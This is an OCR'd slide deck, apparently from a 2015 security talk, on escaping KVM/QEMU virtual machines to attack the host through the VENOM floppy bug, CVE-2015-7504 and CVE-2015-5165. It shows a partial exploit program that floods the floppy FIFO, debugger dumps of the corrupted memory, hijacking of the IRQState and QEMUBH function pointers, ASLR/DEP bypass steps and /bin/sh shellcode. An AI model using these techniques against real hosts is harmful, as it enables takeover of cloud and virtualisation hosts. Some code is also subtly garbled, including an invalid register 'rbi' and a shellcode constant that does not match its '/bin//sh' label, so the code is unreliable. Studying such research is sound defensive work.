
rockl@localhost:/home/rockl

File Edit View Search Terminal Help

```
[root@localhost rockl]# gcc -o exp venom.c
[root@localhost rockl]# cat venom.c
#include <sys/io.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#define FIFO 0x3f5


int main(){
  int i;
  int j;
char a[]={0x0,0x0,0x0,0x0,0x0,0xFE,0xEE,0xFE};
iopl(3);

outb(0x8e,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
outb(0x42,0x3f5);
```

```
gdb-peda$ x/10xg fdctrl->fifo
0x7ffff89c1a00: 0x424242424242428e      0xfeeefe0000000000
0x7ffff89c1a10: 0x00007fff00000001      0x00007ffff833f000
0x7ffff89c1a20: 0x0000000000000000      0x0000000000000000
0x7ffff89c1a30: 0x0000000000000001      0x0000000000000000
0x7ffff89c1a40: 0x0000000000000000      0x00007ffff833f400
gdb-peda$
```

OTHER METHODS




```
gdb-peda$ x/20sb tp->data
0x7ffff42a7c60:  "RU\n"
0x7ffff42a7c64:  "\002\003RT"
0x7ffff42a7c69:  "\022\064V\b"
0x7ffff42a7c6e:  "E"
0x7ffff42a7c70:  ""
0x7ffff42a7c71:  ";\221\357@"
0x7ffff42a7c76:  "@\021\220\261\n"
0x7ffff42a7c7c:  "\002\017\n"
0x7ffff42a7c80:  "\002\003\336j"
0x7ffff42a7c85:  "5"
0x7ffff42a7c87:  "'\030J\a\264\001"
0x7ffff42a7c8e:  ""
0x7ffff42a7c8f:  "\001"
0x7ffff42a7c91:  ""
0x7ffff42a7c92:  ""
0x7ffff42a7c93:  ""
0x7ffff42a7c94:  ""
0x7ffff42a7c95:  ""
0x7ffff42a7c96:  "\003www\005baidu\003com"
0x7ffff42a7ca5:  ""
gdb-peda$
```

EIP CONTROL

IRQState

hw/core/irq.c:

```
struct IRQState {
    Object parent_obj;
    qemu_irq_handler handler;
    void *opaque;
    int n;
};
```

Caller:

```
void qemu_set_irq(qemu_irq irq, int level)
{
    if (!irq)
        return;

    irq->handler(irq->opaque, irq->n, level);
}
```

EIP CONTROL ASM

```
Dump of assembler code for function qemu_set_irq:
0x00007ffff794fe1e <+0>:     push   rbp
0x00007ffff794fe1f <+1>:     mov    rbp,rsp
0x00007ffff794fe22 <+4>:     push   rbx
0x00007ffff794fe23 <+5>:     sub    rsp,0x28
0x00007ffff794fe27 <+9>:     mov    QWORD PTR [rbp-0x28],rdi
0x00007ffff794fe2b <+13>:    mov    DWORD PTR [rbp-0x2c],esi
0x00007ffff794fe2e <+16>:    mov    rax,QWORD PTR fs:0x28
0x00007ffff794fe37 <+25>:    mov    QWORD PTR [rbp-0x18],rax
0x00007ffff794fe3b <+29>:    xor    eax,eax
0x00007ffff794fe3d <+31>:    cmp    QWORD PTR [rbp-0x28],0x0
0x00007ffff794fe42 <+36>:    je     0x7ffff794fe67 <qemu_set_irq+73>
0x00007ffff794fe44 <+38>:    mov    rax,QWORD PTR [rbp-0x28]  <== IRQState pointer
0x00007ffff794fe48 <+42>:    mov    rbx,QWORD PTR [rax+0x30] <== qemu_irq_handler
```

QEMU_SET_IRQ

```
0x00007ffff794fe4c <+46>: mov    rax,QWORD PTR [rbp-0x28]
0x00007ffff794fe50 <+50>: mov    ecx,DWORD PTR [rax+0x40]
0x00007ffff794fe53 <+53>: mov    rax,QWORD PTR [rbp-0x28]
0x00007ffff794fe57 <+57>: mov    rax,QWORD PTR [rax+0x38]
0x00007ffff794fe5b <+61>: mov    edx,DWORD PTR [rbp-0x2c]
0x00007ffff794fe5e <+64>:    mov    esi,ecx   <= parameter2
0x00007ffff794fe60 <+66>:    mov    rdi,rax   <= parameter1
0x00007ffff794fe63 <+69>:    call     rbx   <==enter the shell code handler
0x00007ffff794fe65 <+71>: jmp    0x7ffff794fe68 <qemu_set_irq+74>
0x00007ffff794fe67 <+73>: nop
0x00007ffff794fe68 <+74>: mov    rax,QWORD PTR [rbp-0x18]
0x00007ffff794fe6c <+78>: xor    rax,QWORD PTR fs:0x28
0x00007ffff794fe75 <+87>: je     0x7ffff794fe7c <qemu_set_irq+94>
0x00007ffff794fe77 <+89>: call   0x7ffff776ad78 <__stack_chk_fail@plt>
0x00007ffff794fe7c <+94>: add    rsp,0x28
0x00007ffff794fe80 <+98>: pop    rbi
0x00007ffff794fe81 <+99>: leave
0x00007ffff794fe82 <+100>:    ret
End of assembler dump.
```

OTHER STRUCTRES

async.c：

```
 struct QEMUBH {
    AioContext *ctx;
    QEMUBHFunc *cb;
    void *opaque;
    QEMUBH *next;
    bool scheduled;
    bool idle;
    bool deleted;
};
```

Caller：

```
bh->cb(bh->opaque);
```

MORE EIP CONTROL WAYS

BUFFER OVERFLOW

UAF

HOW TO EXPLOIT

VM EXPLOIT STEPS

SHELL CODE PLACEMENT

EIP CONTROL

BYPASS ALSR AND DEP

EXECUTE SHELLCODE

BYPASS DEP&ASLR

- CVE-2015-7504
- CVE-2015-5165
- ……

CVE-2015-7504

```
if (GET_FIELD(tmd.status, TMDS, STP)) {
    s->xmit_pos = 0;
    xmit_cxda = PHYSADDR(s,CSR_CXDA(s));
    if (BCR_SWSTYLE(s) != 1)
        add_crc = GET_FIELD(tmd.status, TMDS, ADDFCS);
}
if (s->lnkst == 0 &&
    (!CSR_LOOP(s) || (!CSR_INTL(s) && !BCR_TMAULOOP(s)))) {
    SET_FIELD(&tmd.misc, TMDM, LCAR, 1);
    SET_FIELD(&tmd.status, TMDS, ERR, 1);
    SET_FIELD(&tmd.status, TMDS, OWN, 0);
    s->csr[0] |= 0xa000; /* ERR | CERR */
    s->xmit_pos = -1;
    goto txdone;
}

if (s->xmit_pos < 0) {
    goto txdone;
}

bcnt = 4096 - GET_FIELD(tmd.length, TMDL, BCNT);

/* if multi-tmd packet outsizes s->buffer then skip it silently.
   Note: this is not what real hw does */
if (s->xmit_pos + bcnt > sizeof(s->buffer)) {
    s->xmit_pos = -1;
    goto txdone;
}

s->phys_mem_read(s->dma_opaque, PHYSADDR(s, tmd.tbadr),
                 s->buffer + s->xmit_pos, bcnt, CSR_BSWP(s));
s->xmit_pos += bcnt;

if (!GET_FIELD(tmd.status, TMDS, ENP)) {
    goto txdone;
}
```

}

- ***http://bobao.360.cn/learning/detail/2423.html***

OTHER EXPLOIT WAYS

- SYS_CALL


```
0x00007fd5c4001000 0x00007fd5c40d0000 r--p    /usr/local/bin/qemu-system-x86_64
0x00007fd5c40d0000 0x00007fd5c4141000 rw-p    /usr/local/bin/qemu-system-x86_64
0x00007fd5c4141000 0x00007fd5c45b2000 rw-p    mapped
0x00007fd5c4600000 0x00007fd5c4de4000 rw-p    [heap]
0x00007fff32a50000 0x00007fff32a65000 rw-p    [stack]
0x00007fff32ab6000 0x00007fff32ab7000 r-xp    [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp[vsyscall]
```

```
0xffffffffff6000ff:      mov    rdi,r12
0xffffffffff600102:      syscall
0xffffffffff600104:      jmp    0xffffffffff6000d5
```

```
global _start

_start:

    mov rbx, 0xd2c45ed0e65e5edc ;/bin//sh

    push rbx

    lea rdi, [rsp] ;address of /bin//sh

    mov al,59

    syscall
```

KVM-QEMU ESCAPE DEMONSTRATION

ATTACK DEMO


被攻击的宿主机 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
库
在此处键入内容进行搜索
我的计算机
Windows XP Professior
CentOS
黑客主机
Ubuntu 64 位
被攻击的宿主机
共享的虚拟机
被攻击的宿主机
黑客主机
Applications Places System
Tue Dec 1, 10:07 PM rockl
Computer
rockl's Home
Trash
Terminal
360 Marvel Team
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。
CH
44℃
硬盘温度
11:07
2015/12/2

Thanks&QA

spwangbit@gmail.com
rockl@foxmail.com